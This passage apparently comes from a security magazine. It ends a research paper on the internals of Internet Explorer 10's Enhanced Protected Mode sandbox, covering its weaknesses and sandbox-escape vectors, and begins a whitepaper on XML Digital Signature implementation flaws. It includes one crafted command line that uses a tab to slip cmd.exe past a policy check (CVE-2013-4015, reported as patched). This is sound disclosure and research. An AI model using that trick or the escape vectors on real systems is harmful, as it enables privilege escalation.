IID_IERegHelperBroker {41DC24D8-6B81-41C4-832C-FE172CB3A582}	DoDelSingleValue()	Delete known/allowed registry key value.
	DoDelIndexedValue()	Delete known/allowed registry key value.
	DoSetSingleValue()	Set data of a known/allowed registry key value.
	DoSetIndexedValue()	Set data of a known/allowed registry key value.
	DoCreateKey()	Create a known/allowed registry key.
IID_IEAxInstallBrokerBroker {B2103BDB-B79E-4474-8424-4363161118D5}	BrokerGetAxInstallBroker()	Instantiate "Internet Explorer Add-on Installer" COM object which causes the launching of the "%ProgramFiles%\Internet Explorer\ieinstal.exe" COM server.

2.6.2 Known Broker Objects Services

As previously mentioned, the *IEUserBroker->CreateKnownBrokerObject()* service allows the sandboxed process to instantiate known/allowed COM objects in the broker process. These known/allowed COM objects provide additional services to the sandboxed process and are listed on facing page:

COM Class and CLSID(s)	Interface	Methods/Description/ Notes (if any)
iframe!CShdocvwBroker	IID_IShdocvwBroker {A9968B49-EAF5-4B73-AA93-A25042FCD67A}	Interface has large number broker process. of services called by various parts of the sandboxed code. An example service is the service that handles the forwarded <i>kernel32!CreateFileW()</i> API by IE Shims and displaying the Internet Options dialog box.
CLSID_ShdocvwBroker {9C7A1728-B694-427A-94A2-A1B2C60F0360}		
	IID_IEBrokerAttach {7673B35E-907A-449D-A49F-E5CE47F0B0B2}	Method: <i>AttachIEFrameToBroker()</i>
	IID_IHTMLWindow ServicesBroker {806D58DF-EE78-4630-9475-F9B337A2DFCB}	Methods: <i>Blur()</i> , <i>Focus()</i> , <i>BlurBrowser()</i> , <i>FocusBrowser()</i>
	IID_ILoriEvents msfeeds!CLoriBroker {07AB1E58-91A0-450F-B4A5-A4C775E67359}	"Microsoft Feeds LoRi Broker"
	IID_ILoriEvents CLSID_FeedsLoriBroker {A7C922A0-A197-4AE4-8FCD-2236BB4CF515}	
	IID_IArbiterBroker msfeeds!CARbiterBroker {EDB9EF13-045C-4C0A-808E-3294C59703B4}	"Microsoft Feeds Arbiter LoRi Broker"
	IID_IProtectedModeAPI CLSID_CProtectedModeAPI {ED72F0D2-B701-4C53-ADC3-F2FB59946DD8}	Handles the following Protected Mode API functions [24] <i>IEShowSaveFileDialog()</i> , <i>IESaveFile()</i> , <i>IERegCreateKeyEx()</i> , and <i>IERegSetValueEx()</i>
	IID_IProtectedModeAPI CLSID_CProtectedModeAPINoFrameAffinity {8C537469-1EA9-4C85-9947-7E418500CDD4}	
	IID_IEBrokerAttach ieframe!CProtectedModeAPI {7673B35E-907A-449D-A49F-E5CE47F0B0B2}	Method: <i>AttachIEFrameToBroker()</i>
	IID_ISettingsBroker iertutil!SettingStore::CSettingsBroker {C6CC0D21-895D-49CC-98F1-D208CD71E047}	"Internet Explorer Settings Broker"
	IID_IRecoveryStore CLSID_IERecoveryStore {10BCEB99-FAAC-4080-B2FA-D07CD671EEF2}	"IE Recovery Store". This particular interface has a number of services.
	IID_ICookieJarRecoveryData CLSID_ICookieJarRecoveryData {8FD276BB-5A9D-4FC0-B0BD-90FA7CF1283D}	Methods: <i>SetCookie()</i> , <i>SetCookiesFromBlob()</i> , <i>DeleteCookie()</i> , <i>EnumCookies()</i> , <i>ClearCookies()</i>
	IID_ICredentialRecoveryData CLSID_ICredentialRecoveryData {239D58CC-793C-4B64-8320-B51380087C0B}	Methods: <i>SetCredential()</i> , <i>SetCredentialFromBlob()</i> , <i>EnumCredentials()</i> , <i>ClearCredentials()</i>
	IID_IWininetBroker wininet!WininetBroker {B06B0CE5-689B-4AFD-B326-0A08A1A647AF}	"WinInetBroker Class"
	IID_IWininetBroker CLSID_WininetBroker {C39EE728-D419-4BD4-A3EF-EDA059DBD935}	

2.6.3 Broker Components Message Handlers

Finally, another set of broker functionality that are reachable or callable from the sandboxed process are the message handlers of broker components. These message handlers are invoked when inter-process messages via the shared memory IPC are received. Examples of broker component message handlers are:

- `ieframe!CBrowserFrame::Handle()`
- `ieframe!CDownloadManager::HandleDownloadMessage()`

Typically, message handlers will directly or indirectly invoke `iertutil!IsoGetMessageBufferAddress()` to retrieve the *IsoMessage Artifact* and then parse/use it according to an expected format.

2.7 SUMMARY: SANDBOX INTERNALS

The first part of this paper described in details the different mechanisms that make up the EPM sandbox. First discussed is the overall sandbox architecture which described in a high level each sandbox mechanism and how they are interconnected.

A new process isolation mechanism introduced in Windows 8, called AppContainer, is the main mechanism used by EPM to isolate and limit the privileges and capabilities of the sandboxed process.

Through API hooking, the IE Shims (Compatibility Layer) mechanism enables binary extensions to work on a lowprivileged environment by redirecting operations to writable locations, it is also used for forwarding API calls to the broker in order to support certain functionalities, furthermore, it is also the mechanism used to apply elevation policies to operations that would result in the launching of a process or a COM server.

For inter-process communication, the sandboxed and the broker process use two types of IPC mechanism to communicate - COM IPC which is used by the sandboxed process to perform calls to COM objects in the broker process, and shared memory IPC which is used by components of the sandboxed process and the broker process to exchange inter-process messages and to share data.

Finally, the broker processes exposes several services which are callable from the sandboxed process via the IPC mechanisms. The services are typically code that needs to run in a higher-privilege level or code that needs to run in the context of the frame/broker process.

3. SANDBOX SECURITY

After discussing how the EPM sandbox works, in this second part of the paper, we'll take a look at the security aspect of the EPM sandbox. This part is divided into two sections - the first section discusses the limitations or weaknesses of the EPM sandbox, and the second section discusses the different ways how code running in the sandboxed process can gain additional privileges or achieve code execution in a more privileged context.

3.1 SANDBOX LIMITATIONS/WEAKNESSES

This section lists the limitations or weaknesses of the EPM sandbox. It answers the important question “what can malicious code still do or access once it is running inside the sandboxed process?” The most likely reason for the existence of some of these limitations/weaknesses is because of compatibility reasons or that addressing them would require significant development effort. Nonetheless, the items discussed here are current limitations/weaknesses, future patches or EPM improvements may address some, if not all of them.

3.1.1 File System Access

In a default Windows 8 install, the sandboxed process can still read files from the following folders because of the read access control entry for ALL APPLICATION PACKAGES:

- `%ProgramFiles% (C:\Program Files)`
- `%ProgramFiles(x86)% (C:\Program Files (x86))`
- `%SystemRoot% (C:\Windows)`

The reason for the read access control entry for ALL APPLICATION PACKAGES for the above common/system folders is for compatibility [25] with Windows Store Apps which also run in an AppContainer.

The consequence of the read access to the above folders is that the sandboxed code can list installed applications in the system - information which can be used for future attacks. Additionally, configuration files or license keys used by 3rd party application (both of which may contain sensitive information) can be stolen if they are stored in the above folders.

Additionally, EPM uses the following AppContainer-specific folders to store EPM cache files and cookies:

- `%UserProfile%\AppData\Local\Packages\<AppContainer Name>\AC\InetCache`
- `%UserProfile%\AppData\Local\Packages\<AppContainer Name>\AC\InetCookies`

Since the AppContainer process has full access to the above folders, the sandboxed code will be able to read potentially sensitive information, especially from cookies which may contain authentication information to websites. Note that EPM uses a separate AppContainer when browsing private network sites (i.e. when private network access is turned on), therefore, cookies and cache files for private network sites will be stored in a different AppContainer-specific location. Also, cookies and cache files for sites visited with EPM turned off are also stored in a different location [26].

Finally, the sandboxed code can take advantage of its read/write access to `%UserProfile\Favorites` (due to the access control entry for the *internetExplorer* capability), whereby, it can potentially modify all shortcut files so that they will point to an attacker-controlled site.

3.1.2 Registry Access

Most of the subkeys in the following top-level registry keys can still be read by the sandboxed process because of the read access control entry for *ALL APPLICATION PACKAGES*:

- *HKEY_CLASSES_ROOT*
- *HKEY_LOCAL_MACHINE*
- *HKEY_CURRENT_CONFIG*

Similar to the common/system folders, the reason for the read access control entry for *ALL APPLICATION PACKAGES* for most of the subkeys of the above common/system keys is for compatibility with Windows Store Apps.

The consequence of the read access to subkeys of the above keys is that the sandboxed process will be able to retrieve system and general application configuration/data which may contain sensitive information or may be used in future attacks. Examples of such registry keys are:

- *HKLM\Software\Microsoft\Internet Explorer\Low Rights\ElevationPolicy (IE Elevation Policies)*
- *HKLM\Software\Microsoft\Windows NT\CurrentVersion (Registered Owner, Registered Organization, etc.)*

Furthermore, there are also several user-specific configuration/information contained in the subkeys of *HKEY_CURRENT_USER* which are still readable from the sandboxed process. Read access to these subkeys is due to the read access control entry for *ALL APPLICATION PACKAGES* or the *internetExplorer* capability. Examples of these registry keys are:

- Readable via the *ALL APPLICATION PACKAGES* access control entry:
 - ◆ *HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU*
(Run command MRU)
 - ◆ *HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs*
(Recent Items)
- Readable via the *internetExplorer* capability access control entry:
 - ◆ *HKCU\Software\Microsoft\Internet Explorer\TypedURLs* (Typed URLs in IE)

Access to user-specific locations in the registry (*HKCU*) and the file system (%UserProfile%) could potentially be further locked down by EPM using a restricted token. However, it would mean that access to resources that the EPM-sandboxed process normally has direct access to (such as AppContainer-specific locations and those have an access control entry for the *internetExplorer* capability) would need to be brokered.

3.1.3 Clipboard Access

Because clipboard read/write restrictions are not set in the job object associated to the sandboxed process, the sandboxed process can still read from and write to the clipboard. Additionally, as discussed in the Sandbox Restrictions section, EPM does

not support window station isolation, therefore, the sandboxed process shares the clipboard with other processes that are associated to the same window station.

A caveat, however, is that the AppContainer process should be the process that is currently actively receiving keyboard input, otherwise, *user32!OpenClipboard()* will fail with an access denied error. One way for this to happen is to coerce the user to press a key while a window or control owned by the AppContainer process is focused.

Nonetheless, because the sandboxed process still has access to the clipboard, the sandboxed process will be able to read potentially sensitive information from the clipboard (such as passwords - if the user uses an insecure password manager that does not regularly clear the clipboard). Moreover, clipboard write access can lead to arbitrary command execution if malicious clipboard content is inadvertently pasted to a command prompt. Also, if a higher-integrity application fully trusts and uses the malicious clipboard content, its behavior can be controlled, potentially leading to a sandbox escape - these are described by Tom Keetch in the paper “*Practical Sandboxing on the Windows Platform*” [12].

3.1.4 Screen Scraping and Screen Capture

Another information disclosure attack that can still be performed by the sandboxed process is *screen scraping* [27]. Because EPM does not support desktop isolation and the *UILIMIT_HANDLE* restriction is not set in the job object associated to the sandboxed process, the sandboxed process can still send messages that are not blocked by UIPI to windows owned by other processes. By sending allowed query messages such as *WM_GETTEXT*, the sandboxed process will be able to capture information from windows or controls of other applications.

Additionally, another interesting information disclosure attack that is possible is performing a screen capture. The resulting screen capture data may also contain potentially sensitive information or information that can be used in future attacks, such as what applications the user usually uses (via pinned programs in the taskbar) or what security software is running (via the tray icons), etc.

3.1.5 Network Access

Finally, because of the *internetClient* capability, the sandboxed process can still connect to Internet and public network endpoints. This allows malicious code running in the sandboxed process to communicate and send stolen information to a remote attacker. Additionally, this capability can be leveraged by a remote attacker in order to use the affected system to connect or attack other Internet/public network endpoints, thereby concealing the real source of the connection or the attack.

3.2 SANDBOX ESCAPE

After discussing the limitations and weaknesses of the EPM sandbox, we will now take a look at ways how code running in the sandboxed process could gain additional privileges which would otherwise be limited by the sandbox. This section attempts to answer the question “how might malicious code escape the EPM sandbox?”



3.2.1 Local Elevation of Privilege (EOP) Vulnerabilities

A common escape vector among sandbox implementations is to elevate privileges by exploiting Local Elevation of Privilege (EoP) vulnerabilities. Exploiting local EoP vulnerabilities, especially those that can result in arbitrary code execution in kernel mode are an ideal way to bypass all the restrictions set on the sandboxed code. With multiple kernel attack vectors [28] such as system calls, parsers and device objects which are available to a sandboxed code, we can expect that local EoP vulnerabilities will become more valuable as more and more widely-deployed applications are being sandboxed.

A recent example of using a kernel mode vulnerability to escape a browser sandbox is CVE-2013-1300 [29], a vulnerability in Win32k that Jon Butler and Nils discovered and used to escape the Google Chrome sandbox in Pwn2Own 2013.

3.2.2 Policy Vulnerabilities

Policy vulnerabilities involve permissive policies that can be leveraged by the sandboxed process to control the behavior of a higher-privileged process or policies that could result in the execution of arbitrary code in a higherprivilege level. This can include permissive write-allowed policies to resources that are also used by higherprivileged processes. For IE, this also includes elevation policies that can possibly be leveraged by the sandboxed process to execute arbitrary code in a privileged context.

An example policy vulnerability in IE is CVE-2013-3186 [30], a vulnerability discovered by Fermin Serna which involves an elevation policy that allows the execution of *msdt.exe* in medium integrity without prompt. The issue is that there are certain arguments that can be passed to *msdt.exe* that would result in the execution of arbitrary scripts at medium integrity.

3.2.3 Policy Check Vulnerabilities

Because the elevation policy checks in IE determine how executables will run (e.g. with prompt or without prompt) and at what privilege level, weaknesses, particularly logic vulnerabilities that lead to an incorrect policy check result is a vector for sandbox escape. Typically, these policy check logic vulnerabilities are easier to exploit than memory corruption vulnerabilities since exploiting them will just involve evading the policy checks via specially formed resource names, execution of the privileged operation such as spawning a given executable or writing to a privileged resource will be done by the broker using its own code.

In the course of my research for this paper, I discovered a policy check vulnerability in IE (CVE-2013-4015) [31] which allows execution of any executable in medium integrity without prompt. Specifically, the vulnerability exists in *ieframe!GetSanitizedParametersFromNonQuotedCmdLine()*, a helper function used (directly and indirectly) by the User Broker Object to parse a non-quoted command line into its application name and argument components, and the result of which are eventually used in an elevation policy check.

By using a whitespace other than the space character to delimit an application name and its arguments, *ieframe!GetSanitizedParametersFromNonQuotedCmdLine()* will be misled to extract an incorrect application name.

Consider the following command line:

```
C:\Windows\System32\cmd.exe\t..\notepad.exe /c calc.exe
```

In the above case, *ieframe!GetSanitizedParametersFromNonQuotedCmdLine()* will treat the string “C:\Windows\System32\cmd.exe\t..\notepad.exe” (normalized to “C:\Windows\System32\notepad.exe”) as the application name, and the string “/c calc.exe” as the argument. Because of a default elevation policy, the executable “C:\Windows\System32\notepad.exe” is allowed to execute in medium integrity without prompt, thus, the application name will pass the elevation policy check and the command line is passed to the *kernel32!WinExec()* API by the User Broker Object.

However, when the command line is executed by *kernel32!WinExec()*, instead of spawning Notepad, the actual application that will be executed will be “C:\Windows\System32\cmd.exe” with the argument “..\notepad.exe /c calc.exe”. We reported this vulnerability to Microsoft and it was patched last July 2013 (MS13-055) [32].

Another example of a policy check vulnerability in another sandbox implementation is CVE-2011-1353 [33], a vulnerability that Paul Sabanal and I discovered (and also independently discovered by Zhenhua Liu) in the policy engine of the Adobe Reader X sandbox [34]. The vulnerability is due to lack of canonicalization of a resource name when evaluating registry deny-access policies. By using a registry resource name that contains additional backslashes, it is possible to bypass the registry-deny policy check, thereby, allowing a sandboxed code to write to a critical registry key.

3.2.4 Service Vulnerabilities

The services exposed by higher-privileged processes make up a large part of the attack surface in a sandbox implementation, including IE. To support features or functionality that needs to be executed in a higher-privilege level, the broker process or another process running with a higher-privilege level would need to implement those capabilities and expose them to the sandboxed process as services. From a developer’s perspective, writing the code of these services requires additional precautions since they run in the context of a higher-privileged process and uses untrusted data as input.

A notable example of a service vulnerability in another sandbox implementation is CVE-2013-0641 [35], a Reader sandbox vulnerability that was leveraged by the first in-the-wild Reader sandbox escape exploit. The vulnerability is in the service that handles the execution of *user32!GetClipboardFormatNameW()* in the context of the broker process. Because of an incorrect output buffer size being passed to the API, a buffer overflow can be triggered in the broker process by the sandboxed process. By overwriting a virtual function table pointer, the exploit was able to control the execution flow of the broker process, eventually leading to the execution of an attacker-controlled code in the higher-privileged broker process.

Two more examples of a service vulnerability are CVE-2012-0724 and CVE-2012-0725 [33], two vulnerabilities that Paul Sabanal and I discovered (and also independently discovered by Fermin Serna) in the Chrome Flash sandbox. The vulnerabilities were



due to services in a broker process fully trusting a pointer they received from the sandboxed process. Because the attacker-controlled pointer is dereferenced for a function call, execution flow of the broker process can be controlled and arbitrary code execution in the higher-privileged broker process can be achieved.

As discussed and listed in the Services section (2.6), there are numerous services exposed to the IE sandboxed process. From an attacker's perspective, these exposed services are potential opportunities for sandbox escape and therefore, we can expect attackers will be (or currently are) auditing these services for vulnerabilities. We can anticipate that in the future, additional services would be exposed to the sandboxed process in order to accommodate new browser features and functionality.

3.3 SUMMARY: SANDBOX SECURITY

In terms of limitations or weakness, there are still some types of potentially sensitive or personal information that can be accessed from the file system and the registry because of how the access control list of certain folders and registry keys are setup. EPM browser cookies and cache files stored in the AppContainer-specific folder which also contains sensitive information can also be accessed. Additionally, EPM currently does not protect against screen scraping, screen capture and clipboard access. Finally, because the sandboxed process can still connect to Internet and public network endpoints, stolen information can be sent to a remote attacker.

In terms of sandbox escape, there are multiple options for an attacker to gain code execution in a more privileged context. Ranging from generic attacks such as exploiting local elevation of privilege vulnerabilities to taking advantage of the sandbox mechanisms such as evading policy checks, taking advantage of policy issues, and attacking the services exposed by the broker process.

4. CONCLUSION

Enhanced Protected Mode is a welcome incremental step done by Microsoft in improving IE's sandbox. Its use of the new AppContainer process isolation mechanism will certainly help in preventing theft of personal user files and corporate assets from the network. However, as discussed in this paper, there are still some limitations or weaknesses in the EPM sandbox that can lead to the exfiltration of some other types of potentially sensitive or personal information and there are still some improvements that can be done to prevent the attacks described in this paper.

Also, the new AppContainer process isolation mechanism is a great addition to Windows 8 as it gives vendors an additional option in developing sandboxed applications. For security researchers, AppContainer is an interesting feature to further look at as there are certainly more isolation/restriction schemes that it provides than what are listed in this paper.

Finally, I hope this paper had helped you, the reader, understand the inner workings of IE10's Enhanced Protected Mode sandbox. ¶

Bibliography

1. M. Silbey and P. Brundrett, "MSDN: Understanding and Working in Protected Mode Internet Explorer," [Online]. Available: [http://msdn.microsoft.com/en-us/library/bb250462\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/bb250462(v=vs.85).aspx).
2. T. Keetch, "Escaping from Protected Mode Internet Explorer," [Online]. Available: <http://archive.hack.lu/2010/Keetch-Escaping-from-Protected-Mode-Internet-Explorer-slides.ppt>.
3. J. Drake, P. Mehta, C. Miller, S. Moyer, R. Smith and C. Valasek, "Browser Security Comparison - A Quantitative Approach," [Online]. Available: http://files.accuvant.com/web/files/AccuvantBrowserSecCompar_FINAL.pdf.
4. A. Zeigler, "Enhanced Protected Mode," [Online]. Available: <http://blogs.msdn.com/b/ie/archive/2012/03/14/enhanced-protected-mode.aspx>.
5. A. Zeigler, "IE8 and Loosely-Coupled IE (LCIE)," [Online]. Available: <http://blogs.msdn.com/b/ie/archive/2008/03/11/ie8-and-loosely-coupled-ie-lcie.aspx>.
6. Ollie, "Windows 8 App Container Security Notes - Part 1," [Online]. Available: <http://recxltd.blogspot.com/2012/03/windows-8-app-container-security-notes.html>.
7. A. Ionescu, "Windows 8 Security and ARM," [Online]. Available: <https://ruxconbreakpoint.com/assets/Uploads/bpx/alex-breakpoint2012.pdf>.
8. A. Allievi, "Securing Microsoft Windows 8: AppContainers," [Online]. Available: <http://news.saferbytes.it/analisi/2013/07/securing-microsoft-windows-8-appcontainers/>.
9. S. Renaud and K. Szkludlapski, "Windows RunTime," [Online]. Available: <http://www.quarkslab.com/dl/2012-HITB-WinRT.pdf>.
10. Microsoft, "MSDN: App capability declarations (Windows Store apps)," [Online]. Available: <http://msdn.microsoft.com/en-us/library/windows/apps/hh464936.aspx>.
11. Microsoft, "MSDN: SECURITY_CAPABILITIES Structure," [Online]. Available: [http://msdn.microsoft.com/enus/library/windows/desktop/hh448531\(v=vs.85\).aspx](http://msdn.microsoft.com/enus/library/windows/desktop/hh448531(v=vs.85).aspx).
12. T. Keetch, "Practical Sandboxing on the Windows Platform," [Online]. Available: http://www.tkeetch.co.uk/slides/HackInParis_2011_Keetch_-_Practical_Sandboxing.ppt.
13. T. Mandt, "Smashing the Atom: Extraordinary String Based Attacks," [Online]. Available: www.azimuthsecurity.com/resources/recon2012_mandt.pptx.
14. Microsoft, "MSDN: Windows Integrity Mechanism Design," [Online]. Available: <http://msdn.microsoft.com/en-us/library/bb625963.aspx>.
15. E. Barbosa, "Windows Vista UIPI (User Interface Privilege Isolation)," [Online]. Available: http://www.coseinc.com/en/index.php?rt=download&act=publication&file=Vista_UIPI.ppt.pdf.
16. Wikipedia, "Shatter attack," [Online]. Available: http://en.wikipedia.org/wiki/Shatter_attack.
17. Microsoft, "MSDN: How to set network capabilities," [Online]. Available: <http://msdn.microsoft.com/enus/library/windows/apps/hh770532.aspx>.
18. The Chromium Authors, "The Chromium Projects - Sandbox," [Online]. Available: <http://www.chromium.org/developers/design-documents/sandbox>.
19. D. LeBlanc, "Practical Windows Sandboxing, Part 2," [Online]. Available: http://blogs.msdn.com/b/david_leblanc/archive/2007/07/30/practical-windows-sandboxing-part-2.aspx.
20. D. LeBlanc, "Practical Windows Sandboxing – Part 3," [Online]. Available: http://blogs.msdn.com/b/david_leblanc/archive/2007/07/31/practical-windows-sandboxing-part-3.aspx.
21. D. LeBlanc, "Practical Windows Sandboxing – Part 1," [Online]. Available: http://blogs.msdn.com/b/david_leblanc/archive/2007/07/27/practical-windows-sandboxing-part-1.aspx.
22. E. Lawrence, "Brain Dump: Shims, Detours, and other "magic"," [Online]. Available: <http://blogs.msdn.com/b/ieinternals/archive/2012/07/31/internet-explorer-compatibility-detours-shimsvirtualization-for-toolbars-activex-bhos-and-other-native-extensions.aspx>.
23. E. Lawrence, "Enhanced Protected Mode and Local Files," [Online]. Available: <http://blogs.msdn.com/b/ieinternals/archive/2012/06/20/loading-local-files-in-enhanced-protected-mode-in-internet-explorer-10.aspx>.
24. Microsoft, "MSDN: Protected Mode Windows Internet Explorer Reference," [Online]. Available: [http://msdn.microsoft.com/en-us/library/ms537312\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms537312(v=vs.85).aspx).
25. Microsoft, "Win8: App: Modern: Apps fail to start if default registry or file permissions modified," [Online]. Available: <http://support.microsoft.com/kb/2798317>.
26. E. Lawrence, "Understanding Enhanced Protected Mode," [Online]. Available: <http://blogs.msdn.com/b/ieinternals/archive/2012/03/23/understanding-ie10-enhanced-protected-modenetwork-security-addons-cookies-metro-desktop.aspx>.
27. Wikipedia, "Data scraping - Screen scraping," [Online]. Available: http://en.wikipedia.org/wiki/Data_scraping#Screen_scraping.
28. T. Ormandy and J. Tinnes, "There's a party at Ring0, and you're invited," [Online]. Available: <http://www.cr0.org/paper/to-jt-party-at-ring0.pdf>.
29. J. Butler and Nils, "MWR Labs Pwn2Own 2013 Write-up – Kernel Exploit," [Online]. Available: <https://labs.mwrinfosecurity.com/blog/2013/09/06/mwr-labs-pwn2own-2013-write-up---kernel-exploit/>.



30. F. Serna, "CVE-2013-3186 - The case of a one click sandbox escape on IE," [Online]. Available: <http://zhodiac.hispaHack.com/index.php?section=blog&month=8&year=2013>.
31. IBM Corporation, "Microsoft Internet Explorer Sandbox Bypass," [Online]. Available: <http://www.iss.net/threats/473.html>.
32. Microsoft, "Microsoft Security Bulletin MS13-055 - Critical," [Online]. Available: <https://technet.microsoft.com/en-us/security/bulletin/ms13-055>.
33. P. Sabanal and M. V. Yason, "Digging Deep Into The Flash Sandboxes," [Online]. Available: https://media.blackhat.com/bh-us-12/Briefings/Sabanal/BH_US_12_Sabanal_Digging_Deep_WP.pdf.
34. P. Sabanal and M. V. Yason, "Playing In The Reader X Sandbox," [Online]. Available: https://media.blackhat.com/bh-us-11/Sabanal/BH_US_11_SabanalYason_Readerx_WP.pdf.
35. M. V. Yason, "A Buffer Overflow and Two Sandbox Escapes," [Online]. Available: <http://securityintelligence.com/a-buffer-overflow-and-two-sandbox-escapes/>.



test drive a mac.
ask us how

[i] store by C-Zone

Lot 2.07, 2nd floor Digital Mall, SS14, Petaling Jaya T - 603.7954.8841 F - 603.7954.8841

Exploiting XML Digital Signature Implementations

James Forshaw, technical@contextis.co.uk

This whitepaper is a description of the results of independent research into specific library implementations of the XML Digital Signature specification. It describes what the XML Digital Signature specification is as well as the vulnerabilities discovered during the research. The vulnerabilities ranged in severity from memory corruptions, which could lead to remote code execution, through to denial-of-service, signature spoofing and content modifications. This whitepaper also includes some novel attacks against XML Digital Signature processors which could have applicability to any applications which process XML content.

Introduction

There are a number of XML uses which would benefit from a mechanism of cryptographically signing content. For example, Simple Object Access Protocol (SOAP) which is a specification for building Web Services that makes extensive use of XML could apply signatures to authenticate the identity of the caller. This is where the XML Digital Signature specification comes in, as it defines a process to sign arbitrary XML content such as SOAP requests.

A reasonable amount of research (such as [1] or [2]) has been undertaken on the

uses of the specification and its flaws, however comparatively little has been done on the underlying libraries and implementations of the specification. Making the assumption that there are likely to be bugs in XML digital signature implementations, a program of research was undertaken to look at widely available implementations. This whitepaper describes the findings of that research including descriptions of some of the serious issues identified.

One of the purposes of signing XML content is to ensure that data has not been tampered with and that the signer is known to the signature processor. This could easily lead to XML digital signatures being used in unauthenticated scenarios where the signature processor has no other way of verifying the identity of the sender. For example, XML content sent over a clear text protocol such as HTTP could easily be tampered with during transmission, but signing the content allows the receiver to verify that no modification has been performed. Therefore, any significant bugs in the implementations of these libraries could expose systems to attack.

Implementations Researched

The research focussed on 5 implementations, all but one is open-source:

- Apache Santuario C++ 1.7.0 [3]
- Apache Santuario Java 1.5.4 (also distributed with Oracle JRE) [3]
- XMLSec1 [4]
- Microsoft .NET 2 and 4 [5]
- Mono 2.9 [6]

The approach taken was to perform a code review on the implementations in order to identify any serious security issues, along with the creation of proof-of-concept attacks to ensure the findings were valid. While the Microsoft .NET source code is not officially public, all the classes under investigation can be accessed from the reference source code [7] and through the use of publicly available decompilers such as ILSpy or Reflector.

Test Harnesses

Where available the default test tools which come with the implementation were used to test the security vulnerabilities identified. For example, the Apache Santuario C++ library comes with the ‘checksig’ utility to perform simple signature verification. If test tools were not directly available example code from the vendor (e.g. from MSDN [8] or Java’s documentation [9]) was used on the basis that this would likely be repurposed in real products.

Overview of XML Digital Signature Specification

XML Digital Signatures is a W3C specification [10] (referred to as XMLDSIG from here on) to cryptographically sign arbitrary XML content. The result of the signing process is an XML formatted signature element which encapsulates all the information necessary to verify the signature at a future time.

The specification was designed with flexibility in mind, something which is commonly the enemy of security. Signatures are represented as XML, which can be embedded inside a signed document or used externally.

Figure 1 shows a simple XML file, without a signature while *Figure 2* contains an example of that file with the signature applied. Large base64 encoded binary values have been truncated for brevity.

FIGURE 1: Unsigned XML Document

```
<transaction>
<payee>Bob Smith</payee>
<amount>$250</amount>
</transaction>
```

FIGURE 2: Signed XML Document

```
<transaction>
<payee>Bob Smith</payee>
<amount>$250</amount>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo>
    <CanonicalizationMethod
      Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
    <SignatureMethod
      Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
    <Reference URI="">
      <Transforms>
        <Transform
          Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
      </Transforms>
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
      <DigestValue>C2pG...</DigestValue>
    </Reference>
    <SignedInfo>
      <SignatureValue>B9OL...</SignatureValue>
    </SignedInfo>
  </Signature>
</transaction>
```

A signature must contain at least two XML elements, *SignedInfo* and *SignatureValue*. The *SignatureValue* contains a Base64 encoded signature, the specification only requires DSA over a SHA1 digest or a SHA1 HMAC, the optional RSA with SHA1 is available in all researched implementations. The type of signature is determined by the *Algorithm* attribute in the *SignatureMethod* element. This is an example of an *Algorithm Identifier*, which is one of the ways the XMLDSIG specification exposes its flexibility.

The signature is not actually applied directly over the XML content that needs protection; instead the *SignedInfo* element is the part of the document which is signed. In turn, the *SignedInfo* element contains a list of references to the original document’s XML content. Each reference contains the digest value of the XML and a *URI* attribute which refers to the location of the XML. There are 5 types of reference *URI* defined in the specification, the following table lists them and also shows some examples.

Reference Type	Example
ID Reference	<Reference URI="#xyz">
Entire Document	<Reference URI="">
XPointer ID Reference	<Reference URI="#xpointer(id('xyz'))">
XPointer Entire Document	<Reference URI="#xpointer('/')">
External Reference	<Reference URI="http://www.domain.com/file.xml">

Referencing content by ID relies on XML ID attributes; however it is only possible to reliably specify an ID value through the application of a Document Type Definition (DTD) which from a security point of view is dangerous due to existing attacks such as Denial-of-Service. Therefore, to counter such attacks, most implementations are fairly lenient when determining what constitutes a valid ID attribute. This reference type leads to the most common attack against users of XMLDSIG which is Signature Wrapping [1] as ID values are not context specific.

Referencing the entire document, especially when the signature is embedded in the document, seems like it would be impossible to verify, as the verification process would have to attempt to verify the attached signature block. To ensure this use case is achievable the XMLDSIG specification defines a special Enveloped Transform which allows the implementation to remove the signature element before reference verification. Each reference can also contain a list of other specialist transformations.

Canonicalization

By signing XML content, rather than the raw bytes of an XML document, the W3C were faced with a problem, specifically the possibility that intermediate XML processors might modify the document's physical structure without changing the meaning.

An obvious example is text encodings. As long as the content is the same there is no reason why an XML file stored as UTF-8 should not have the same signature value as one stored as UTF-16. There are other changes which could occur which don't affect the meaning of the XML but would affect its physical representation, such as the order of attributes, as the XML specification does not mandate how a processor should serialize content.

With this problem in mind the W3C devised the canonical XML specification [11] which defines a series of processing rules which can be applied to parsed XML content to create a known canonical binary representation. For example, it specifies the ordering of attributes, and mandates the use of UTF-8 as the only text encoding scheme. For example *Figure 3* shows an XML document and *Figure 4* its canonical form after processing.

FIGURE 3: Original XML Document

```
<?xml version="1.0" encoding="utf-8"?>
<root y='1' x="test"/>
```

FIGURE 4: XML Canonical Form

```
<root x="test" y="1"></root>
```

The XMLDSIG specification requires the implementation of versions 1.0 and 1.1 of the Canonical XML specification including or not including XML comments in the output. The Exclusive XML Canonicalization algorithm [12] can also be used if the implementation wants to define it.

The primary uses of canonicalization are in the processing of the SignedInfo element for verification. The specification defines a *CanonicalizationMethod* element with an associated *Algorithm* attribute which specifies which algorithm to apply. The identifiers are shown in the following table.

CanonicalizationType	Algorithm ID
Version 1.0	http://www.w3.org/TR/2001/REC-xml-c14n-20010315
Version 1.1	http://www.w3.org/2006/12/xml-c14n11
Exclusive	http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718/

Transforms

The process of canonicalization performs a transformation on the XML content and produces a known output. The specification abstracts this concept further by including other transform algorithms which can be specified in the *Transforms* list in a *Reference* element.

Each transform, just like canonicalization, is assigned a unique Algorithm ID. The specification defines 5 transforms that an implementer might want to put into their library. However the implementer is free to develop custom transforms and assign them unique Algorithm IDs. Multiple transforms can be specified in a *Reference* element, the implementation chains them up together which are invoked sequentially.

The recommended transforms are:

Transform Type	Algorithm ID
Canonicalization	Same as for CanonicalizationMethod
